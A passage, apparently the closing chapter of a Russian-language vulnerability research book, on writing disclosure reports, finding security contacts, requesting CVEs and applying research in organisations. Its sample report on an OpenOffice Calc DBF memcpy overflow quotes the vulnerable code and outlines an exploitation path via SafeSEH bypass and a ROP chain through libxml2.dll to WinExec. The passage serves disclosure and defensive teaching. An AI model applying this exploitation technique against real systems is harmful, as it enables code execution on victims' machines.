она скомпилирована без защиты ASLR/DEP. ②
```

Автор приложил сценарий Python, автоматически вызывающий уязвимость, объяснил его действие и указал версию операционной системы . Эти сведения важны: первым делом разработчик должен самостоятельно воспроизвести проблему, чтобы подтвердить ее и подготовить работающее исправление. Ваша задача - максимально упростить этот процесс.

Однако объяснение PoC содержит лишние подробности . Разработчики сложной программы часто не знают всю кодовую базу: ее могли писать сотрудники, давно покинувшие организацию, либо объем просто слишком велик. Термины разработки эксплойтов вроде «цепочка ROP» и «ASLR/DEP» также могут быть им незнакомы и лишь отвлекут от воспроизведения. Сегодня этот раздел лучше написать так:

```
## Подтверждение концепции

Следующий код Python создаст файл базы данных dBase (DBF), вызывающий уязвимость
при открытии в OpenOffice Calc. После переполнения буфера файл эксплойта заставит
OpenOffice Calc запустить программу «Калькулятор» Windows, демонстрируя выполнение
произвольного кода.

Проверено в 32-разрядной Windows 10 Pro 20H2, сборка 19042.928 (не в
64-разрядной версии). Виртуальную машину с этой версией можно загрузить с сайта
Microsoft по адресу
https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/.

Выполните следующие действия:

1. Запустите сценарий Python, чтобы создать файл эксплойта `generated_payload.dbf`.
2. В 32-разрядной Windows 10 Pro 20H2, сборка 19042.928, откройте файл в
   OpenOffice Calc Milestone AOO4110m2 (Build ID 9807).

Через несколько секунд должна открыться программа «Калькулятор» Windows.

Дополнительные пояснения приведены в приложенной видеозаписи, демонстрирующей
эксплойт.
```

В идеале PoC следует писать как понятный сценарий, например на Python, и снабжать комментариями. Разработчики вполне обоснованно осторожничают с произвольными сценариями от исследователей безопасности, поэтому сделайте код подтверждения концепции максимально прозрачным.

Автор подготовил полноценный эксплойт, который использовал переполнение для выполнения произвольного кода, но это требуется не всегда. Некоторые разработчики принимают саму демонстрацию переполнения, не требуя превращать ее в полный эксплойт: ошибку в любом случае нужно исправлять. Полезно заранее понимать, какое доказательство эксплуатации устроит получателя, чтобы не тратить время на лишнюю разработку и впоследствии не спорить об эксплуатируемости.

Первопричина

После подтверждения разработчик сосредоточится на исправлении. Здесь поможет объяснение уязвимости. По возможности подробно опишите вероятную первопричину. Например, в проекте с открытым кодом укажите ключевые строки, вызвавшие проблему:

```
## Первопричина
Calc открывает файлы базы данных DBF с помощью библиотеки `dbase.dll`, в которой
```

```
  есть небезопасные вызовы `memcpy`:

  https://github.com/apache/openoffice/blob/AOO41X/main/connectivity/source/drivers/dbase
  DTable.cxx, строка 912: ①
```

```
else if ( DataType::INTEGER == nType )
{
sal_Int32 nValue = 0;
memcpy(&nValue, pData, nLen);
*(_rRow->get())[i] = nValue;
}
```

```
  Это небезопасно: создается буфер размером `sal_Int32`, но `memcpy` использует размер
  `nLen` ②, заданный самим файлом DBF. Создав файл DBF со столбцом целочисленного
  типа шириной более 8 байт, злоумышленник может переполнить буфер и в конечном счете
  перезаписать адрес возврата.

  Один из уязвимых вызовов `memcpy` находится в `dbase!GetVersionInfo+0x177a`,
  где перезаписывается обработчик цепочки исключений:

  --пропущено--

  Этого недостаточно для выполнения кода, поскольку включен флаг SafeSEH. ③ Кроме
  того, злоумышленник должен поместить значение `00000001` в нужное смещение, чтобы
  пройти следующую проверку:

  --пропущено--

  Если `cmp edi,eax` не пройдет проверку, сработает обработчик исключения, который
  завершится ошибкой из-за недопустимых обработчиков.

  После прохождения проверки другой вызов `dbase!GetVersionInfo+0x13d9` перезапишет
  адрес возврата в стеке управляемым злоумышленником значением:

  --пропущено--

  С этой точки входа злоумышленник может построить цепочку возвратно-ориентированного
  программирования и получить выполнение кода. В частности, подойдет загружаемая Calc
  библиотека `libxml2.dll`, поскольку она скомпилирована без флагов ASLR и DEP.
  Через импорт `GetModuleHandle` из `libxml2` можно получить адрес системных вызовов
  вроде `WinExec` и выполнять произвольные команды.
```

В объяснении выделены строки, непосредственно приведшие к переполнению □. Это экономит разработчику время на анализ и отладку для поиска первопричины. Также объясняется, почему строки уязвимы, и указаны переменные, требующие дополнительной очистки или проверки □. Такое высокоуровневое описание помогает искать другие варианты с похожим шаблоном.

Но в отчет также попало много лишних подробностей об обходе защиты от повреждения памяти □. Они интересны исследователям и разработчикам эксплойтов, но вряд ли помогут большинству разработчиков, если те не создают конкретные низкоуровневые защитные механизмы. Лучше сохранить эти сведения для развернутой записи в блоге или отдельной публикации.

Рекомендации

Обычно достаточно указать первопричину и связанные строки, но можно дополнительно предложить конкретное исправление. Исследователь лучше понимает эксплуатацию, а неопытный разработчик способен внести неверное изменение, которое все еще обходится, либо не найти другие варианты того же шаблона в кодовой базе. Рекомендация автора выглядела так:

```
  ## Рекомендации

  Проверьте код разбора DBF на случаи, когда размер поля столбца без проверки
  используется для записи в буфер фиксированного размера.
```

Рекомендации следует формулировать на понятном разработчику языке и в знакомом контексте. Например, покажите уязвимый шаблон кода, а не рассуждайте о примитивах повреждения памяти и обходе защит.

Этот пример дает отправную точку для собственных отчетов. Другие образцы доступны на сайтах программ вознаграждений, например на странице Hacktivity сервиса HackerOne (`https://hackerone.com/hacktivity/overview?queryString=disclosed`), и в проектах с открытым кодом, например в системе ошибок Chromium (`https://issues.chromium.org/issues?q=type:Vulnerability%20status:Fixed`).

Раскрытие уязвимостей

До появления ответственного раскрытия и программ вознаграждений найти подходящего адресата могло казаться безнадежным. Иногда исследователь попадал к руководителю или юристу вместо технического специалиста, способного правильно обработать отчет. Разочарование в сломанном процессе заставляло многих прибегать к полному раскрытию.

Сегодня найти правильного получателя гораздо проще. RFC 9116 «Формат файла для содействия раскрытию уязвимостей безопасности» определил машиночитаемый формат `security.txt`, которым организации сообщают исследователям контакты и политики раскрытия. Если стандарт принят, файл обычно находится по пути `/.well-known/security.txt` на сайте организации. Например, правила Google доступны по адресу `https://www.google.com/.well-known/security.txt`:

```
Contact: https://g.co/vulnz
Contact: mailto:security@google.com
Encryption: https://services.google.com/corporate/publickey.txt
Acknowledgments: https://bughunters.google.com/
Policy: https://g.co/vrp
Hiring: https://g.co/SecurityPrivacyEngJobs
```

Google указывает и сайт, и электронную почту для раскрытия уязвимостей, а также дает ссылки на политику и другие полезные исследователю сведения.

Разумеется, RFC 9116 приняли не все организации. В таком случае просто найдите политику раскрытия или страницу безопасности. Разные законы уже требуют от многих компаний публиковать эти сведения. В проектах с открытым кодом они часто содержатся в `README` или `SECURITY`. Некоторые платформы репозиториев, например GitHub, предоставляют функцию сообщения об уязвимости; кроме того, можно найти публичные контакты сопровождающего.

Если проект или организация не публикует контакт, последним средством остаются официальные каналы, например национальная команда реагирования на компьютерные инциденты (CERT) или ведомство кибербезопасности. В США об уязвимости можно сообщить Координационному центру CERT (CERT/CC), который передаст отчет затронутому поставщику. Как всегда, внимательно читайте политику канала, чтобы понимать порядок раскрытия.

Не удивляйтесь отсутствию немедленного ответа. Некоторые платформы и программы безопасности устанавливают сроки сортировки и ответа, но гарантии нет. Проект с открытым кодом может поддерживаться единственным перегруженным человеком, у которого есть основная работа и множество срочных дел. Если срок не указан, а за несколько недель ответа не пришло, отправьте вежливое напоминание. Авторитетный посредник вроде ZDI тоже способен упростить процесс, взяв эту работу на себя.

Никогда не забывайте, что на другой стороне находится человек. Он должен прочитать и понять отчет, чтобы исправить уязвимость. Если ваша цель - исправление, относитесь к раскрытию так же

добросовестно, как к обнаружению. До отправки полезно дать отчет другому человеку: сможет ли читатель без вашего объема контекста понять проблему? Как минимум он должен воспроизвести уязвимость и осознать ее влияние на безопасность.

Присвоение CVE

Как обсуждалось в главе 0, идентификаторы Common Vulnerabilities and Exposures присваивают публично раскрытым уязвимостям уполномоченные нумерующие организации CVE (CVE Numbering Authority, CNA). В процессе раскрытия вы можете запросить CVE для своей уязвимости или присвоить его.

Это дает несколько преимуществ. Во-первых, уязвимость будет опубликована во всемирно признанном реестре, и организации смогут быстро выявлять затронутые системы и исправлять их. Во-вторых, автор исследования получит признание. Наконец, это повышает ответственность поставщиков уязвимых продуктов.

До запроса CVE проверьте соответствие стандартам программы. Правила CNA по адресу `https://www.cve.org/ResourcesSupport/AllResources/CNARules` не дают строгого определения уязвимости, но содержат рекомендации, что следует и не следует считать таковой. Главный вывод: значительная часть решения принадлежит владельцу продукта или CNA, поэтому важно ясно объяснить влияние находки.

Еще одно важное правило: отдельные CVE назначаются уязвимостям, которые можно исправить независимо. Иными словами, если несколько проблем в одном продукте устраняются одной и той же строкой кода, им полагается один CVE.

У какой CNA запрашивать идентификатор? На странице `https://www.cve.org/PartnerInformation/ListofPartners` перечислены разные типы:

• **Поставщик.** Организация, продающая продукты или услуги, к которым применимы CVE.
• **Исследователь.** Организация, проводящая исследования, в ходе которых выявляются уязвимости, подходящие для CVE.
• **Открытый исходный код.** Организация, создающая, управляющая или сопровождающая продукты и услуги, исходный код которых свободно доступен для изменения и распространения.
• **CERT.** Национальная команда реагирования на компьютерные инциденты.
• **Размещенная служба.** Облачная служба, платформа как услуга, инфраструктура как услуга или программная платформа как услуга.
• **Оператор программы вознаграждений.** Организация-посредник между поставщиками и исследователями, которая может награждать людей за обнаружение программных уязвимостей и сообщения о них.
• **Консорциум.** Группа организаций, объединившихся для работы над конкретным проектом.

У каждой CNA есть фиксированная область ответственности, также указанная на странице партнеров. Например, CNA поставщика Adobe Systems Incorporated рассматривает «только проблемы Adobe». CNA правительственной CERT CISA охватывает «уязвимости, которые (1) сообщены CISA или замечены ей, (2) затрагивают критическую инфраструктуру или гражданские ведомства США и (3) не входят в область другой CNA». В то же время CNA оператора программы HackerOne «предоставляет идентификаторы CVE своим клиентам в рамках платформы вознаграждений и координации уязвимостей».

Обычно CNA поставщика имеет приоритет для его продуктов. Если вы нашли уязвимость в программе Adobe, запрашивайте CVE непосредственно у Adobe, а не у CISA или HackerOne, хотя продукты Adobe несомненно применяются гражданскими ведомствами США, а сама компания

проводит программу через HackerOne. Для продуктов поставщиков, не являющихся CNA, обращайтесь к другим типам организаций.

Последнее средство - корневая CNA верхнего уровня MITRE Corporation. Она охватывает «все уязвимости и уязвимости программ с открытым кодом, еще не охваченные CNA из списка сайта». MITRE принимает запросы по адресу `https://cveform.mitre.org`, но из-за огромного объема присвоение может занять месяцы. Гораздо эффективнее найти CNA с подходящей областью и запросить CVE через ее сайт или контактную почту.

Другой интересный вариант для крупной исследовательской команды - самой стать CNA. Программа CVE принимает зрелые исследовательские организации и отдельных лиц в качестве исследовательских CNA. При хорошей истории работы, соблюдении правил и прохождении обучения можно присваивать собственные CVE.

Помните: CVE - один из способов публичного раскрытия, но уязвимости не обязателен CVE, чтобы оставаться уязвимостью. Верно и обратное: опубликовано немало несерьезных или оспариваемых CVE, привлекших негативное внимание к запросившим их исследователям; некоторые примеры были в главе 0. Сомнительные CVE вредят экосистеме открытого кода. Разработчик популярного пакета Node.js `node-ip` Федор Индутный архивировал репозиторий после потока требований исправить CVE с преувеличенным влиянием. Хуже того, CVE публично выпустили раньше, чем он успел исправить проблему или обсудить ее настоящую серьезность.

Поддерживайте дух и правила программы: соблюдайте надлежащий порядок раскрытия и обоснованно запрашивайте CVE. Программа - средство для общей цели повышения безопасности программ и организаций. Не гонитесь за CVE как за самоцелью: это затрудняет сопровождение и исправление настоящих уязвимостей для всего сообщества разработчиков.

Защита организаций с помощью исследований уязвимостей

Исследования уязвимостей известны как средство разработки наступательных возможностей группами развитых устойчивых угроз (APT), но применяются и иначе. Например, одна из ведущих команд Google Project Zero стремится «усложнить обнаружение и эксплуатацию уязвимостей безопасности»: найти их раньше злоумышленников и побудить поставщиков улучшать безопасность продуктов.

Большинство организаций не способно сравниться по влиянию с Project Zero и вряд ли преследует столь бескорыстные цели. Некоторые компании ведут исследования, чтобы продемонстрировать техническое мастерство либо рекламировать услуги и продукты. Масштабная работа требует много времени и денег. Если уязвимости не продаются, результаты не встраиваются в продукт и не улучшают финансовый итог косвенно, руководству трудно обосновать пользу программы.

Тем не менее исследование часто можно в некоторой степени включить в работу организации и укрепить ее безопасность. Рассмотрим две модели: часть жизненного цикла разработки и оценку безопасности продукта.

В жизненном цикле разработки программ

Ни одна организация не защищена от риска цепочки поставок из-за возможных слабостей стороннего кода и библиотек. Собственные продукты могут зависеть от библиотек с открытым кодом, содержащих серьезные уязвимости или, еще хуже, лазейки, добавленные после компрометации сопровождающего.

Исследование этих частей цепочки помогает понять риск и заранее обнаружить уязвимости, не дожидаясь, пока их найдут и используют другие. Даже простая проверка кода широко применяемой открытой библиотеки дает важные сведения о качестве кода во всех ваших продуктах.

По опыту автора, организации с безопасным жизненным циклом разработки программ (secure software development life cycle, SDLC) обычно хорошо укрепляют основные продукты, но сохраняют пробелы из-за сторонних библиотек и программ. То же видно в выборе целей злоумышленниками: вместо взлома главного сайта они нередко идут по пути наименьшего сопротивления и атакуют более мягкие цели вроде службы поддержки или платформы найма.

Хороший пример - Netatalk, открытая реализация сетевого протокола обмена файлами Apple Filing Protocol (AFP). AFP относительно устарел, поэтому Netatalk обновляется и сопровождается редко. Но ради обратной совместимости до недавнего времени некоторые современные сетевые хранилища (NAS) применяли устаревшие варианты Netatalk для AFP. Их собственный код был сравнительно безопасен, а реализация Netatalk - нет. В результате в укрепленных устройствах NAS, включая Western Digital PR4100 и прошивки Synology DiskStation Manager, обнаружились вопиющие уязвимости повреждения памяти. В ответ поставщики просто полностью отключили или удалили Netatalk.

В рамках жизненного цикла часть ресурсов тестирования полезно направить на исследование критических сторонних библиотек и кода. То же относится к другим звеньям цепочки поставок организации.

С помощью оценки безопасности продуктов

Программы и оборудование, приобретаемые у поставщиков, тоже вносят значительный вклад в общий риск цепочки поставок. Если продукты выполняют критические функции, например обеспечивают виртуальную частную сеть (VPN), необходимо убедиться в их безопасности. В худшем случае могут обнаружиться скрытые лазейки или недокументированные возможности, повышающие риск для организации.

В рамках оценки продукта можно поручить команде безопасности провести проверку. Чтобы работа была продуктивной, ограничьте ее ключевыми тестами, связанными с назначением продукта. Например, проверьте, правильно ли VPN шифрует сетевой трафик и может ли конечный пользователь обойти защиту. Так оценка будет отвечать целям выбора продукта, а не превратится в бесконтрольную охоту за уязвимостями, хотя команде безопасности последняя наверняка понравилась бы.

Цель - выйти за пределы обычных заверений и сертификатов поставщика и оценить настоящую безопасность. Если продукт содержит очевидные или скрытые слабости, неважно, сертифицирован ли поставщик по ISO 27001 и заявляет ли о соблюдении высочайших стандартов.

Особого внимания требуют продукты кибербезопасности: средства обнаружения и реагирования на конечных точках (EDR), антивирусы и подобные программы. Проверять их заявления еще важнее, поскольку безопасность - основная предоставляемая ими функция. Но сами они тоже не защищены от уязвимостей. Например, Тэвис Орманди из Google Project Zero проверил реализацию разбора файлов в Symantec Endpoint Protection и обнаружил несколько критических проблем. Некоторые были вызваны устаревшими открытыми библиотеками, которые годами не обновляли, хотя их уязвимости были публично описаны (`https://googleprojectzero.blogspot.com/2016/06/how-to-compromise-enterprise-endpoint.html`).

Оценка безопасности продукта часто дает не только обнаруженные уязвимости и проваленные тесты, но и важные сведения о методах разработки и общем состоянии безопасности поставщика. Это помогает выбирать инструменты.

Разумеется, полноценное исследование уязвимостей только ради выбора продукта может оказаться чрезмерным. Ограничьте оценку конкретными тестами и примените автоматический анализ двоичных файлов и приемы фаззинга из глав 6 и 7, чтобы эффективно проверить очевидные проблемы. Если низко висящие плоды в цели находятся легко, продукт, вероятно, защищен плохо и его риск для организации следует оценить внимательнее.

Итоги

В этой главе вы изучили процесс «второго дня» - согласованное раскрытие уязвимости от хорошего отчета до запроса CVE. Также были рассмотрены две модели практического применения исследований для повышения безопасности организации.

В конечном счете исследование уязвимостей - это способность, а не фиксированный набор приемов или методика, и мастерство накапливается со временем. Во введении автор обещал объяснить не только как применять приемы, но и зачем.

В главах части I о проверке кода анализ источников и приемников применялся для отбора эксплуатируемых путей в исходном коде, поскольку полный перебор всех возможных путей сложной цели неэффективен и практически невозможен. Начиная с ручной проверки, вы в итоге научились формализовать уязвимые шаблоны в автоматическом анализе вариантов и масштабировать исследование на множество целей.

Затем главы части II об обратной разработке разделили сложную тему на основные категории: исходный код, промежуточные представления и машинный код. После этого анализ источников и приемников был повторен уже средствами обратной разработки. Когда основные инструменты и процессы стали знакомы, глава 6 представила автоматизацию более высокого уровня: эмуляцию прошивок и среды символьного анализа. Как и в части I, без понимания принципов и низкоуровневых приемов невозможно эффективно использовать продвинутые средства.

В части III вы занялись фаззингом, начав с самой примитивной «быстрой и грязной» формы и перейдя к современным фаззерам с учетом покрытия. Затем анализ производительности помог определить новые возможности. Последняя глава о фаззинге научила писать собственные фаззеры и санитайзеры, выходить за рамки общепринятых действий и исследовать нетрадиционные цели.

Поиск еще не обнаруженных уязвимостей может пугать, но освоение описанных в книге возможностей позволит прокладывать собственный путь. Как в джазе, где главное - импровизация: поняв основные строительные блоки исследования, вы сможете сочетать их бесчисленными способами, например в гибридном анализе или инструментированном фаззинге черного ящика. Дальше возможности безграничны.

Автор надеется, что после этой книги вы полны сил и желания начать собственную охоту за нулевыми днями. Помните: в исследовании уязвимостей всегда нулевой день!